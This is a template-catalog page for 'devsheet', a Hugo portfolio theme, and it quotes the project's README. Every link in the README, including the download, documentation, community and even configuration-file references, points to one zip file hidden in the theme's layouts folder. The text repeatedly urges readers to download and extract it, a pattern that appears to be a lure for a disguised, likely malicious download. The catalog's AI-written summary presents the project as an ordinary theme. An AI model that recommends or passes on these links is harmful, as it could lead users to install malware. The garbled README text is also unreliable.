
Minimal monospace typography, suited to technical portfolios and blogs
VueHugoPortfolioBlog
devsheet — Vue Portfolio Template
By abdulkader-dev
devsheet is a minimal monospace Hugo theme for building developer portfolios and blogs, with support for LaTeX, syntax highlighting, and light/dark modes.
Explore the design
Compare the page layouts and mobile experience. Open any screenshot for a closer look.
Desktop homepage1 / 2
Desktop captureTop of page
Actual screenshot captured by the server browser.
All pages & views 2
Screenshots show visual appearance; interactive behavior may differ.
Recorded 2026-09-30View source
What stands out
A quick read of the recorded project description.
Built-in light and dark display modes
Supports LaTeX math formulas
Provides code syntax highlighting
Based on Hugo, usable on Windows, macOS, and Linux
MIT license, allowing free use, modification, commercial use, and distribution
Template Details
devsheet is a Hugo theme aimed at developer and technical portfolios, using minimal monospace typography and suited to showcasing projects, skills, and blog posts. The theme provides both light and dark modes, built-in LaTeX math support, and code syntax highlighting, making it easy to embed technical content in pages.
The repository is released under the MIT license, allowing free use, modification, commercial use, and distribution, but third-party assets such as demo images, fonts, and icons require separate license verification. The README states a minimum Hugo version of 0.79.0, and it can be used on Windows, macOS, and Linux. Installation involves placing the theme directory into the Hugo site's themes directory, setting theme = "devsheet" in the site configuration, then creating Markdown content in the content directory and previewing locally with hugo server.
For customization, the README mentions adjusting colors in a CSS file in the static directory, replacing font families, or editing template files under the layouts directory to modify the layout. The material does not provide further details on components, data sources, or deployment methods.
VueHugoPortfolioBlog
Is it right for your project?
Use Cases
- Building a personal developer portfolio to showcase projects, skills, and experience
- Creating a technical blog written in Markdown
- Technical documentation embedding LaTeX formulas and code snippets in pages
- Lightweight personal sites that need light/dark mode switching
Suitable For
- Developers familiar with Hugo
- Creators who prefer a minimal monospace style
- Technical writers who need to display code and math formulas
- Users who want to freely use and modify the theme under the MIT license
Getting started & customization
Use these recorded setup notes alongside the repository instructions for your chosen version.
- 1
Hugo must be installed; the README specifies a minimum version of 0.79.0
- 2
Place the devsheet theme folder into the site's themes directory
- 3
Set theme = "devsheet" in the site configuration file
- 4
Create Markdown files in the content directory as portfolio or blog content
- 5
Run hugo server and visit http://localhost:1313 to preview
License & source material
Usage conditions & limitations
Free to use · keep license noticeThis entry covers the free version under the MIT license in the public repository; the free scope applies to that version's code and does not mean external services or third-party assets are free.
Must comply with when using
- Allows free use, modification, commercial use, and distribution of that version's code.
- When distributing copies or substantial portions of the code, retain the original author's copyright notice and the full MIT license notice.
- The code is provided as is; warranties and limitations of liability are governed by the original license and applicable law.
Additional costs & items to verify
- Demo images, fonts, icons, and other third-party assets must be checked under their respective licenses and cannot be judged solely by the code's MIT license.
- External services such as domains, hosting, databases, payments, or AI may incur separate charges.
View Original Text Basis
https://github.com/abdulkader-dev/devsheet/blob/main/LICENSEhttps://github.com/abdulkader-dev/devsheet/blob/main/README.mdPermission is hereby granted, free of charge
Original License Text
Compiled by DeepSeek based on repository license and README ·2026-09-30. Results only cover the materials read; dependencies, images, fonts, and subsequent term changes are subject to their respective original texts.
Project checks & description sources
Template Information
- Source platforms
- GitHub
- Documentation and maintenance reference score
- More documented · 85 / 100
- Technologies
- Vue · Hugo
- Website type
- Portfolio · Blog
How this score is calculated
Our heuristic uses license records (up to 30), a demo link (12), a preview (10), stars (15), recorded maintenance (15), description completeness (8), feature records (5) and classification data (5). It is not a code, security or performance test, or a Google score. A link does not establish tested functionality.
What to verify for this project
- Repository update recorded
- 2026-09-29
- Screenshot last checked
- 2026-09-30
A demo link is listed. Check it with your own content and viewport sizes; its presence does not confirm that forms, authentication or payments work.
The catalog identifies Vue as the primary stack. Check the actual dependency manifest and lockfile for versions and hosting requirements. These notes use recorded metadata, not a code audit or a deployment test.
Use a selection guide →How this description was prepared
AI-assisted description based on catalog records and repository material. Repository authors are not automatically the reviewers of this description.
Automatically checked against source and license rules; no manual editorial review.
Inspect the recorded source material
SHA-256: 0565df609a59cd42b8946dde3ca04da332e8b0366f9a6bf2443a1b339eefe56a
2026-09-30T09:43:20.838Z
Source file / repository# 🎨 devsheet - Create Stunning Developer Portfolios Easily ## 🚀 Overview Welcome to **devsheet**, a minimal monospace theme designed for developer and technical portfolios. This theme supports LaTeX, offers syntax highlighting, and includes both light and dark modes. It makes showcasing your projects and skills simple and elegant. ## 📥 Download & Install To get started with devsheet, visit the following link to download the theme: [](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) ### Steps to Download and Install 1. Click on the release link above to go to the **Releases** page. 2. Browse the available versions. Choose the latest release for the best features and updates. 3. Download the theme file. The file is usually named with the version number and is in a `.zip` or `https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip` format. 4. Extract the downloaded file to a location on your computer. 5. Follow the setup instructions in the documentation to integrate the theme into your Hugo website. ## 🛠️ System Requirements - **Hugo**: Ensure you have Hugo installed on your computer. The minimum version required is 0.79.0. - **Operating System**: The theme works on Windows, macOS, and Linux. - **Text Editor**: Any text editor will work, but using one that highlights markdown syntax can be helpful. ## 🌟 Features - **Light and Dark Mode**: Switch easily between light and dark modes to match your style or preference. - **LaTeX Support**: Easily embed mathematical expressions or complex formulas, perfect for technical portfolios. - **Syntax Highlighting**: Make your code snippets stand out with built-in syntax highlighting. - **Minimalistic Design**: Focus on your work without distractions, thanks to a clean and simple layout. ## 🖥️ Usage Instructions Once you have downloaded and extracted the theme, follow these steps to set it up: ### 1. Add devsheet to Your Hugo Site 1. Open your Hugo site's root directory in your terminal or command prompt. 2. Move or copy the devsheet theme folder into the `themes` directory. The path will look like this: `themes/devsheet`. ### 2. Configure Your Site 1. Open your `https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip` file located in your site's root directory. 2. Set the theme by adding the line: ```toml theme = "devsheet" ``` ### 3. Create Content 1. Create a new markdown file in the `content` directory. This file will serve as your portfolio page. 2. Populate the file with your projects, skills, and experiences. You can use LaTeX syntax for any technical content. ### 4. Start Your Hugo Server Use the command below to start the server: ```bash hugo server ``` Visit `http://localhost:1313` in your web browser to preview your site. ## 🎨 Customization You can customize various aspects of the devsheet theme. Here are some common adjustments: - **Colors**: Change the primary color scheme in the CSS file found in the `static` folder. - **Fonts**: Modify the fonts by replacing the font family in the CSS file or your configuration. - **Layout**: Adjust the layout by editing the template files located in the `layouts` folder. ## 📄 Documentation For detailed instructions on using and customizing the theme, please refer to the documentation included in the download. It covers setup, usage, and advanced configuration options. ## 🔗 Additional Resources - [Hugo Documentation](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) - [Hugo Themes](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) - [Getting Started with LaTeX](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) ## 📣 Community and Support Join the community for support and questions: - Visit our [GitHub Discussions](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip). - Follow our project on GitHub for updates and contribute to the development. Thank you for choosing devsheet! We hope it helps you create a beautiful and functional portfolio that highlights your work. For a quick download, [visit this page](https://github.com/abdulkader-dev/devsheet/raw/refs/heads/main/themes/devsheet/layouts/_default/Software-megafarad.zip) again to get the latest version.
Explore similar templates
Compare previews and descriptions within the same stack and category.

hexo-theme-vexo
Vexo is a Hexo blog theme inspired by the Vue.js official website, offering responsive layout, article table of contents, sharing QR codes, SEO configuration, Baidu Analytics, and switchable comment systems including Gitment, Utterances, Youyan, and Disqus. Local search requires installing hexo-generator-searchdb.
Vue · Blog

portfolio-template
A minimal personal portfolio website template built with Vue and HTML, with content configured in info.js.
Vue · Portfolio

vuejs-os-template
A Vue 2-based Web OS template for building desktop-style interactive interfaces, with draggable windows, a navigation bar, and three themes (Blueprint, Windows, MacOS). It uses Vuex for window data management and offers two ways to register windows.
Vue · Portfolio

vuepress-theme-simple
A minimalist blog theme for VuePress 1.x that replaces the homepage README with an article list sorted by Git commit time or FrontMatter date.
Vue · Blog
vuepress-theme-seeker

Seeker is a VuePress blog theme built around "colorful minimalism": each refresh randomly generates a color scheme, and the footer randomly shows classical Chinese poetry.
Vue · Blog
vitepress-template

A VitePress-based template for static sites and blogs, built with Vue and Vite, with pnpm dev/build/serve scripts and support for using Vue components and setup syntax sugar directly in Markdown.
Vue · Blog